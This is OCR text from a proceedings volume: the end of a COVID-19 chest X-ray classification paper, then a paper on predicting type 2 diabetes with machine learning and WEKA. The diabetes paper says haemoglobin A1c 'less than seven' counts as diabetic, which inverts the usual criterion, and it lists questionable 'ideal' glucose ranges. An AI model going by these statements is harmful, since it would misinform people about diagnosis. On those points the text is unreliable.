


Fig. 5 ROC_AUC of DenseNet169 CNN model

Table 3 Comparison of different previous works models

Author	Model	Samples	Accuracy (%)
Wang and Wong [20]	COVID-Net (custom)	1 class	92.4
Apostolopoulos et al. [21]	VGG19 and MobileNetV2	3 classes	96.78
Sethy and Behera [23]	ResNet50	1 class	95.38
Mangal et al. [25]	COVIDAID (custom)	1 class	90.5
Asif et al. [24]	InceptionV3	3 classes	98

for medical image analysis [33]. Hence the approach is also evaluated on precision, F1-score, and recall. Table 3 shows the comparison of our model from previous models. Our best output we are getting is for COVID-19 with an accuracy of 99.4%, F1-score 97.5%, precision 97%, recall 98%, and specificity of 99.6%.

5 Conclusion

This current pandemic has, without a doubt, altered our lives in unimaginable ways. However, the scientific community has put in a tremendous effort on several fronts. The described paper offered a straightforward method for reliably detecting COVID-19 in various settings. With the help of given outputs, we illustrated that accessible models like DenseNet169 for multi-classification can score good outcomes and accuracy in COVID virus-19 recognition. Finally, quick, accurate, and easy methods are needed to aid the various classified diseases, including COVID virus-19 with X-ray samples. For nine class categorizations, accuracy is 96%. For COVID-19, we got 99.4% accuracy which is, in the best of our study, the most significant attained accuracy on the dataset used in the model. Our long-term aim is to overcome the hindrance, permitting us to train our proposed model on higher samples sets and evaluate its presentation to many existing approaches. It's expected that using more photos during training will give a better model performance in the future.

References

1. Karakanis S, Leontidis G (2020) Lightweight deep learning models for detecting COVID-19 from chest X-ray images. 12 December
2. Wang S, Kang B, Ma J, Zeng X, Xiao M (2021) A deep learning algorithm using CT images to screen for Corona virus disease (COVID-19). January 26
3. Bhosale YH, Patnaik KS (2022) IoT deployable lightweight deep learning application for COVID-19 detection with lung diseases using RaspberryPi. In: 2022 International Conference on IoT and Blockchain Technology (ICIBT), pp 1–6. https://doi.org/10.1109/ICIBT52874.2022.9807725
4. Bhosale YH (2020) Digitization of households with population using cluster and list sampling frame in aerial images 5(2):22–26 www.oaijse.com
5. Khan AA, Shafiq S, Kumar R, Kumar J, Haq AU (2021) H3dnn: 3d deep learning based detection of covid-19 virus using lungs computed tomography. February 24
6. Ouyang X et al (2020) Dual-sampling attention network for diagnosis of COVID-19 from community acquired pneumonia. IEEE Trans Med Imaging 39(8):2595–2605
7. Kumar R et al (2020) Blockchain-federated-learning and deep learning models for COVID-19 detection using CT Imaging
8. Wang G et al (2020) A noise-robust framework for automatic segmentation of COVID-19 pneumonia lesions from CT Images. IEEE Trans Med Imaging. https://doi.org/10.1109/TMI.2020.3000314
9. Sedik A, Hammad M, Fathi E, El-Samie A, Gupta BB, Ahmed A, El-Latif A (2020) Efficient deep learning approach for augmented detection of coronavirus disease. 29 September
10. Asif S, Wenhui Y (2020) Automatic detection of COVID-19 using X-ray images with deep convolutional neural networks and machine learning. medRxiv
11. De Moura J, Novo J, Ortega M (2020) Fully automatic deep convolutional approaches for the analysis of COVID-19 using chest X-ray images. medRxiv
12. Rajaraman S, Antani SK (2020) Training deep learning algorithms with weakly labeled pneumonia chest X-ray data for COVID-19 detection. medRxiv
13. Oh Y, Park S, Ye JC (2020) Deep learning COVID19 features on CXR using limited training data sets. IEEE Trans Med Imaging. https://doi.org/10.1109/TMI.2020.2993291
14. Roy S et al (2020) Deep learning for classification and localization of COVID-19 markers in point-of-care lung ultrasound. IEEE Trans Med Imaging. https://doi.org/10.1109/TMI.2020.2994459
15. Zhou L et al (2020) A rapid, accurate and machine agnostic segmentation and quantification method for CT-based COVID-19 diagnosis. IEEE Trans Med Imaging. https://doi.org/10.1109/TMI.2020.3001810
16. Medifee. X-ray cost. Accessed 20 Dec 2021. Available on https://www.medifee.com/tests/x-ray-cost/
17. Govt slashes RT-PCR test, sample collection costs. Accessed 20 Dec 2021. Available on https://timesofindia.indiatimes.com/city/mangaluru/govt-slashes-rt-pcr-test-sample-collection-costs/articleshow/87303471.cms
18. Rajpurkar P et al. (2017) Chexnet: radiologist-level pneumonia detection on chest X-rays with deep learning. arXiv preprint arXiv:1711.05225
19. Hemdan EED, Shouman MA, Karar ME (2020) Covidx-net: a framework of deep learning classifiers to diagnose covid-19 in X-ray images. arXiv preprint arXiv:2003.11055
20. Wang L, Wong A (2020) COVID-Net: a tailored deep convolutional neural network design for detection of COVID-19 cases from chest X-ray images. arXiv preprint arXiv:2003.09871
21. Apostolopoulos ID, Mpesiana TA (2020) Covid-19: automatic detection from xray images utilizing transfer learning with convolutional neural networks. Phys Eng Sci Med 1
22. Narin A, Kaya C, Pamuk Z 2020 Automatic detection of coronavirus disease (covid-19) using X-ray images and deep convolutional neural networks. arXiv preprint arXiv:2003.10849
23. Sethy K, Behera SK (2020) Detection of coronavirus disease (covid-19) based on deep features. Preprints 2020030300:2020

24. Asif S, Wenhui Y, Jin H, Tao Y, Jinhai S (2020) Classification of COVID-19 from chest X-ray images using deep convolutional neural networks. medRxiv
25. Mangal A et al. (2020) CovidAID: COVID-19 detection using chest X-ray. arXiv preprint arXiv:2004.09803
26. Viral and bacterial pneumonia dataset. Accessed 25 Oct 2021. Available on https://www.kaggle.com/paultimothymooney/chest-xray-pneumonia
27. COVID-19 dataset. Accessed 25 Oct 2021. Available on https://www.kaggle.com/c/siim-covid19-detection
28. Lung diseases dataset. Accessed 25 Oct 2021. Available on https://nihcc.app.box.com/v/ChestXray-NIHCC/folder/37178474737
29. Bhosale YH, Zanwar S, Ahmed Z, Nakrani M, Bhuyar D, Shinde U (2022) Deep convolutional neural network based Covid-19 classification from radiology x-ray images for IoT enabled devices. In: 2022 8th International Conference on Advanced Computing and Communication Systems (ICACCS), pp 1398–1402. https://doi.org/10.1109/ICACCS54159.2022.9785113
30. Sharma S (2017) Activation functions in neural networks [Online]. Available: https://towardsdatascience.com/activation-functions-neuralnetworks-1cbd9f8d91d6
31. Nicholson C (2019) Evaluation metrics for machine learning - accuracy, precision, recall, and F1 defined [Online]. Available: https://pathmind.com/wiki/accuracy-precision-recall-f1
32. Panwar H, Gupta PK, Siddiqui MK, Morales-Menendez R, Singh V (2020) Application of deep learning for fast detection of COVID-19 in X-rays using nCOVnet, Chaos, Solitons and Fractals 138:109944. https://doi.org/10.1016/j.chaos.2020.109944
33. Pathak Y, Shukla PK, Tiwari A, Stalin S, Singh S (2020) Deep transfer learning based classification model for COVID-19 disease, Irbm. https://doi.org/10.1016/j.irbm.2020.05.003

Type 2 Diabetes Prediction Using Machine Learning and Validation Using Weka Tool

Govind Madhav and Shalini Goel

Abstract The purpose of this research is to figure out who is at risk for diabetes based on their lifestyle and family history. Accurate and timely predictions would be beneficial to people seeking ways to include a healthy lifestyle and therapy into their plans. To forecast the risk of type 2 diabetes, various machine learning algorithms are applied. These algorithms have undergone extensive testing to ensure the greatest levels of accuracy, which is now a must in the medical profession. After that, the WEKA tool is used to verify the algorithms that have been developed. Weka is a data mining toolkit that includes several machine learning algorithms. Data pre-processing, classification, regression, clustering, association rules and visualization are all available through Weka. Of all the approaches investigated in this study, we determined that logistic regression had the greatest accuracy. Individuals can self-evaluate their diabetes risk once the model has been trained to a high level of accuracy.

Keywords Logistic regression · WEKA · Regression · Clustering

1 Introduction

Type 2 diabetes (T2D) is a disease that has become increasingly frequent in recent years. It was previously only seen in persons between the ages of 40 and 45, but it is increasingly being seen in adolescent youngsters. T2D is most likely to be developed in the family which has a prior history of T2D or if you are overweight or obese, which is common in this twenty-first century, where people prefer to have junk food and an unhealthy lifestyle which in result cause these issues. People tend to spend their day in front of their screens and have no physical activities which makes them physically inactive and take the one step closer.

G. Madhav (✉) · S. Goel
Department of Computer Science, HMRITM, Guru Gobind Singh Indraprastha University, Delhi 100078, India
e-mail: govindmadhav2001@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_23

Each year, over 4.8% of the population contributes to the number of persons with T2D, according to the World Health Organization (WHO). T2D prevalence has also grown significantly, from 108 million in 1980 to 422 million in 2014.

If diabetes is not maintained and proper medications are not taken by the patient, then it could also develop more health problems like heart diseases, strokes, nerve damage, kidney diseases and damage, foot, eye, dental problems and many more.

Most people are unaware because T2D develops its symptoms slowly and sometimes it might take years for its symptoms to get noticeable and by the time they realize the problem they are late. The key to this is people should undergo routine check-ups so that they are never too late. The common symptoms are blurry vision, increased urination, increase in hunger, cravings, tiredness, unexpected weight loss, numbness, slow or no healing of wounds and sores, etc. For the testing of T2D, the patient can undergo a few tests to confirm like oral glucose tolerance test (OGTT), fasting plasma glucose, A1c, blood lipid profile, etc.

Nowadays, it is easier than before, the person having T2D now no longer has to go to the path laboratories on regular basis instead now they can test their sugar levels at home by an easy carry blood glucose measuring machine and also there are small blood pressure monitoring machines easily available in the market.

Till date, no permanent cure for T2D has not been discovered. But, according to the doctor's patient should measure their blood sugar levels at home at least twice a day, also maintain their cholesterol levels, and if they smoke, they should quit smoking. Also, some changes in the lifestyle can benefit like taking healthy meals, limiting the calorie intake and indulge in physical activities. Diabetic levels are not only reduced by changing lifestyle, but the patient also has to take medicines which include injections like insulin and pills which include metformin (reduces glucose level and let body consume the natural body made insulin), sulfonylureas (which helps the body produce more insulin) and few inhibitors which help the body to dispose of glucose.

ML techniques have increasingly proved their relevance in the past years and are also been applied in numerous real-life problems. ML algorithms use numerous statistical methods, optimum methods, and methods that use probability for accurate results. Spam mail detection, image recognition, speech recognition, statical arbitrage, predictive analysis, and others are amongst the many uses and applications of these algorithms. ML has also proven effective in a variety of medical conditions in recent years, including cancer diagnostics, COVID-19, hypertension, heart disease, tumour detection, cancer diagnosis and so on.

Different areas in the field, including machine learning and artificial intelligence, are conducting research to lessen the impacts of diabetes and increase the quality of patient care. For prediction, there are two types of machine learning approaches—(i) Predicting or identifying the current condition and (ii) Predicting for the future is a term used to describe ways for forecasting or predicting diabetes in the future based on existing medical records and data.

Our research focuses on using several machine learning algorithms to predict T2D using the diabetes dataset. The dataset includes medical record history with fields like cholesterol level, blood glucose levels, HDL cholesterol (high-density lipidprotein), height, weight, body mass index, systolic, diastolic blood pressure and other necessary information. The implemented algorithms include logistic regression, K-nearest neighbour, support vector machine algorithm, decision tree, gaussian naïve Bayes, XGBoost algorithm, random forest, extra tree classifier, AdaBoost, gradient boost machine algorithm, voting classifier, and linear discriminant analysis. In addition, we applied ensemble techniques such confusion matrix-based classifiers, bagging, and so on. For the dataset, all of these algorithms performed well, but logistic regression had the best accuracy. The main goal of this work is to forecast diabetes at an early stage in order to prevent significant diseases and complications such as renal disease, cardiovascular disease, failures, neurological disorders, eye damage, dementia, as well as other consequences. This prediction could help the patients to take early measures so that future repercussions could be controlled.


No academic titles or descriptions of academic positions should be included in the addresses.

The affiliations should consist of the author's institution, town/city, and country.

2 Implications of T2D

When someone has type 2 diabetes, their body's cells don't respond to insulin exactly what they're supposed to, causing glucose (sugar) to build up in the bloodstream. Knowing your type 2 diabetes risk factors can help you make adjustments that have a beneficial impact on your overall health and wellness, lowering your risk. Several variables have a role in the development of type 2 diabetes. Working with healthcare specialists who can educate you how to monitor and manage your care to preserve your overall health can help you manage type 2 diabetes (Fig. 1).

Fig. 1 Risk factors of T2D



Type 2 diabetes risk factors are influenced by genetics. If you've had a strong family history of diabetes, especially if a parent or sibling has it, you're more likely to get it. Although gene mutations have been related to type 2 diabetes, they only account for a tiny percentage of persons diagnosed with the disease. Environmental risk factors are considered to interact significantly with the genetic component. Parents who construct nutrient dense, balanced meals and encourage physical activity in their children can help minimize their chance of acquiring type 2 diabetes by passing on these habits to their children.

T2D can have more prevalence in certain strata of people. Diabetes is very common in India. Biological and clinical variables, as well as social and structural healthcare disparity, can all play a role. Depression and anxiety add onto the factors.

Lifestyle choices can also increase your risk of type 2 diabetes, but they can be changed. You may reduce your risk by addressing and altering these scenarios. The following are examples of lifestyle influenced factors: living with excess weight or obesity, poor levels of physical exercise and at times no movements at all or smoking and alcohol use, etc. Environmental factors include no green belts available or free space available for any sort of exercise or physical activities. Noise and air pollution add onto the list even more evidently exposing everyone to more health risks.

Type 2 diabetes is more likely to develop if you have certain medical problems. High blood pressure, poly-cystic ovarian syndrome (PCOS), depression, a history of gestational diabetes or giving birth to a baby weighing more than nine pounds are examples of some of the medical issues. Insulin resistance can be caused by a variety of factors. When there isn't a clear correlation, it's frequently linked to obesity, which is another risk factor for type 2 diabetes.

People above the age of 45 are more likely to acquire type 2 diabetes. Because insulin production slows as you age and your body composition changes, you become more insulin resistant. High blood sugar levels can result from either of these.

This study helps in predicting T2D, the model generated can be used to detect if an individual is having T2D or not. With an early detection, comes an added advantage over time to cure it and prevent it from making the illness adverse. The above stated factors can be responsible for one's disease (T2D).Once prediction is done, a patient can take required treatment and bring about necessary upgradations in their lifestyle. A healthy lifestyle involving healthy diet, exercise, good amount of sleep, clean environment, etc., is what all required to be incorporated. Our study can help people predict within time and hence a healthy population.

3 Related Work

Presently, T2D is an omnipresent problem, According to Saeedi et al. [1] in 2019 globally around 9.3% of the total population has diabetes, and by 2030 this will rise to 10.3%. Multiple researchers have worked to find the cure, to prevent and predict the symptoms of T2D. Researchers have applied various machine learning (ML), data mining, and deep learning techniques to help with the above. But, some of the closely related works are discussed here.

Wu et al. in [2] used Weka on the Pima dataset, to find the accuracy. They used *K*-means and LR, which in return gave an accuracy of about 3.04% better than other researchers.

Tigga and Garg in [3] to get the result, they used *R* programming and employed techniques like k-NN, SVM, nave Bayes, decision tree, and random forest, as well as summarizing them.

MedCalc was used for meta-analysis, while *R* Prog was used for other studies by De Silva et al. in [4]. Fourteen articles were chosen for their relevance and aimed to examine the use and predictive performance of machine learning models for T2DM prediction in community settings, out of 1563 papers published since 2009.

The goal of the investigation, according to Xiong et al. in [5], is to establish a diabetes risk prediction model based on available data in a retrospective study targeted at preventing the development of overt T2DM amongst Chinese urban people in Nanjing. They employed a variety of machine learning algorithms, including MLP, AdaBoost, random forest, SVM, gradient boosting as well as multiple validation strategies. Combining these machine learning models resulted in an accurate T2DM risk prediction model.

In [6], Liu et al. sought to find markers from various pathways that represent early metabolic alterations and compare their prediction efficacy for T2D to that of traditional risk factors (TRF). When combined with traditional measurements, they used least absolute shrinkage and selection operator (LASSO) regression, which improved the prediction model's long-term prediction performance by bringing a higher resolution over the lipoprotein component's complexity and increasing specificity for low-risk individuals.

The chi-squared test and binary logistic regression are being used by Syed and Khan in [7] to create a data-driven predictive tool for screening people in Saudi Arabia's western area, there is a significant risk of getting type 2 diabetes mellitus (T2DM). The study's conclusion was an online real-time assessment tool that can help citizens forecast their odds of developing T2D based on their lifestyle.

Fisher score feature selection, chi-2 feature selection, SVM and the LR supervised learning method were employed by Alshamlan et al. in [8]. The accuracy result of logistic regression on two datasets based on fisher score feature selection was greater than that of Ch-2 feature selection, with 90.23% for LR and 61.90% for chi-2, respectively.

Wang et al. in [9] aimed at discovering relationships between statin and diabetes based on a novel association rule mining method using multi-label algo's which shows that WRank-SVM gave greater efficiency.

Chen et al. presented a hybrid diagnosis approach in which numerous data mining methods like as Weka data mining tools, *K*-means and decision tree were used to predict Type 2 diabetes in [10]. When compared to the findings of other investigations, the proposed model appears to be extremely promising.

The goal of Yahyaoui et al's study [11] was to compare the accuracy of classical machine learning and deep learning methods in predicting diabetes. Decision support systems, support vector machine (SVM), random forest (RF) and convolutional neural network (CNN) are three distinct learning-based approaches that are compared in the study for the prediction of diabetes illness in the dataset. In all rounds of testing, RF proved to be more successful for diabetes classification, resulting in an overall accuracy of 83.67% for diabetic prediction.

In their paper [12], Vigneswari et al. compared the performance of the machine learning tree classifiers random forest, C4.5, random tree, REP tree and logistic model tree in predicting diabetes mellitus (DM). The logistic model tree (LMT) classifier in this study achieved an accuracy of 79.31% with an average time of 0.49 s to create the model, which is greater than the random forest tree classifier, which achieved 78.54% accuracy with an average time of 0.04 s to build the model.

Dey et al‘s goal in [13] was to develop a web base application on ML algo’s with greater prediction accuracy. SVM, ANN, naive Bayes, and min-max scaling were employed. Artificial neural network (ANN) using min–max scaling method which delivers the highest accuracy among these diverse machine learning techniques. This study proposes that a web base tool be developed to assist people in forecasting so that they are properly informed in advance.

In [14], Uddin et al. seek to discover noteworthy developments in the performance and use of numerous types of supervised machine learning algorithms in disease risk prediction. This study examines the relative performance of multiple supervised ML algo’s for illness prediction in depth. This crucial data on relative performance can aid researchers in selecting the most appropriate supervised ML algo’s for their project. They employed SVM, naive Bayes, decision trees and ANN in these. They discovered that the SVM algo is the most commonly used algorithm, followed by the naive Bayes method. In comparison, the random forest (RF) algorithm exhibited greater accuracy. In nine of the 17 trials where it was used, RF had the greatest accuracy, at 53%. This was followed by SVM, which came out on top in 41% of the research examined.

Kumar and Khatri goal in [15] is to see if data mining techniques can be used to forecast several major illnesses including heart disease, cancer and renal disease. They investigated several data categorization approaches and their accuracy in predicting chronic renal disease in this study. Using the WEKA tool, the authors examined J48, naive Bayes, random forest, SVM and k-NN classifiers using performance metrics such as ROC, kappa statistics, RMSE and MAE. After extensive testing, it was discovered that the RF classification had the highest accuracy and prediction rate of all the classifiers tested.

4 Dataset Description

The dataset was courtesy of the Vanderbilt University Department of Biostatistics and was downloaded from [16]. Initially, 1046 people were interviewed in order to learn more about the variables that influence T2D amongst African Americans in Virginia. In the end, 403 people were tested for diabetes. Refer to Willems et al. [17] and Schorling et al. [18] for further information on the subject (Fig. 2 and Table 1).




Fig. 2 Bar graphs showing details of different type of data fields

Table 1 Dataset description

Indicators	Unit	Range	Ideal range
Patient number	–	1–390	–
Cholesterol	mg/dL	78–443	125–200
Glucose	mg/dL	48–385	100–180
HDL Choi	mg/dL	12–120	45 or higher
Choi/HDL ratio	–	1.5–19.5	4.5 or less
Age	– -	19–92	–
Gender	Male/Female	–	–
Height	Inches	52–76	–
Weight	Pounds	99–325	–
BMI	–	15.2–55.8	18.5–24.9
Systolic BP	mmHg	90–250	115–135
Diastolic BP	mmHg	48–124	70–80
Waist	Inch	26–56	–
Hip	Inch	30–64	–
Waist/hip ratio	–	0.68–1.14	Male (0.96–1.0) Female (0.81–0.85)
Diabetes	Diabetes/nodiabetes	–	–

5 Methodology and Implementation

We discovered that the data of T2D patients was almost complete, with few gaps, during the experimental analysis of the dataset. However, according to Xiong et al. [5], we may replace the missing blank by using the mean of the relevant feature. We also changed string data to unique integer values to improve the performance of the algorithms. Male to 0 and female to 1 were converted using the above-mentioned performance factor (Figs. 3 and 4).

We employed a variety of ML methods to determine the accuracy of each one. Logistic regression (LR), k-NN, SVM, DT, gaussian naive bayes (GNB), XGBoost (XGB), bagging, random forest (RF), extra tree classifier, AdaBoost (ADB), gradient boosting machine (GBM), voting classifier (VC) and linear discriminant analysis (LDA) are some of the algorithms used. LR is a straightforward and efficient algorithm [19]. It does not even need feature scaling, which is the process of standardizing the range of independent variables or features in a dataset, nor does it necessitate hyperparameter tweaking. When exposed to new data, k-NN is a continually developing machine learning model [20]. However, it has the drawback of being sluggish for big datasets and requiring the data to be normalized before use [21]. If the classes are separable, SVM is the best approach, and SVM is a highly effective technique for data with greater dimensions [22]. However, it comes with the caveat that processing the data takes a long time, and it performs poorly with overlapping datasets. We should bear in mind that we must pick an acceptable kernel and hyperparameters




Fig. 3 Proposed architecture




Fig. 4 Analysis of data using seaborne heatmap

while choosing this approach. The DT algorithm is a simple to understand algorithm. It can accept missing values and does not require data normalization, and it offers an automated feature selection capability. However, it requires more time to train and has a larger risk of being outfitted. In the same way, several algorithms were picked after extensive research. We used a confusion matrix to determine the accuracy after selecting the algorithm, and then we used the root mean square approach to check the accuracy (Fig. 5).

Data mining toolkit—We also employed a data mining toolkit called "WEKA" for this study, which is a collection of standard data mining and machine learning tools built on the JAVA platform and used to pre-process data and apply algorithms. For implementation of algorithms, we used our WEKA data mining tool. It includes tools for pre-processing data, visualizing data, classifying data and a variety of other tasks. Many researchers have employed this technology for various reasons in the past, but the results have not been satisfactory, and there is still room for development. We conducted considerable study and used many algorithms and functions in WEKA, such as the multi-layer perceptron, stochastic gradient descend, AdaBoost, k-NN, REP Tree, Bayes net, Bayes tree, and others, before updating the data in the table. With WEKA, we first transformed our data to a suitable format, ".arff," and then imported it into the WEKA application. We then select a ML algo to create appropriate predictions by modelling the dataset.




Fig. 5 Graph representing cholesterol versus age

6 Result

The goal of our research is to develop a ML technique that might be used to predict the risk of T2D in patients. First, we pre-processed and cleaned the data collected by Vanderbilt University's Department of Biostatistics, utilizing pandas and other valuable functions as a starting point. For the collection of data, 1046 subjects were examined for the study of T2D, obesity and other cardiac related diseases. In the dataset, subjects with glycosylated haemoglobin less than seven were considered as positive for diabetes.

Further, we visualized and analysed the data using seaborn and matplotlib libraries which gave us an idea about the data. Then we applied machine learning algorithms one-by-one and took note of the accuracy after confirming it from confusion matrix method (Table 2).

We then opted to employ the University of Waikato's Waikato Environment for Knowledge Analysis Tool (WEKA Tool) as well. It's a tool that comes with a collection of ML algos. that may be used for data mining as well. After converting the dataset to .arff format, raw data was given into this tool. The tool has inbuilt features through which we can pre-process and normalize or apply other filters according to our need. Then the data was classified using multiple machine learning algorithm, which then tells us the detailed output of classification like, classification model coefficients, time taken to build the testing and training dataset, detailed accuracy by class, confusion matrix and the summary (Fig. 6 and Table 3).

After this, it is found that in both scenarios logistic regression gives us the best accuracy. But, we found that when we used Weka the accuracy came out to be 0.9487, but when the accuracy is checked using sklearn in Python the accuracy is 0.9615.

Table 2 Accuracy found by ML algorithms using Python

S. No.	Algorithim	Accuracy (%)
1	Logistic regression	96.15
2	*K*-nearest neighbour	89.74
3	Support vector machine	92.31
4	Decision tree	91.28
5	Gaussian naive Bayes	84.62
6	XG boost	92.32
7	Bagging	92.31
8	Random forest	91.03
9	Extremely randomized trees classifier aka. extra trees classifier	92.31
10	Adaboost	87.18
11	Gradient boosting machine	93.59
12	Voting classifier	92.31
13	Linear discriminant analysis	92.30

```
Time taken to build model: 0.01 seconds

=== Evaluation on test split ===

Time taken to test model on test split: 0 seconds

=== Summary ===

Correctly Classified Instances          92               94.8454 %
Incorrectly Classified Instances         5                5.1546 %
Kappa statistic                          0.7331
Mean absolute error                      0.097
Root mean squared error                  0.2216
Relative absolute error                 39.6674 %
Root relative squared error             68.8157 %
Total Number of Instances               97

=== Detailed Accuracy By Class ===

                 TP Rate  FP Rate  Precision  Recall   F-Measure  MCC      ROC Area  PRC Area  Class
                 0.977    0.273    0.966      0.977    0.971      0.734    0.924     0.989     No_diabetes
                 0.727    0.023    0.800      0.727    0.762      0.734    0.924     0.753     Diabetes
Weighted Avg.    0.948    0.244    0.947      0.948    0.947      0.734    0.924     0.962

=== Confusion Matrix ===

  a  b   <-- classified as
 84  2 |  a = No_diabetes
  3  8 |  b = Diabetes
```

Fig. 6 Highest accuracy from WEKA tool

Table 3 Accuracy found by WEKA tool

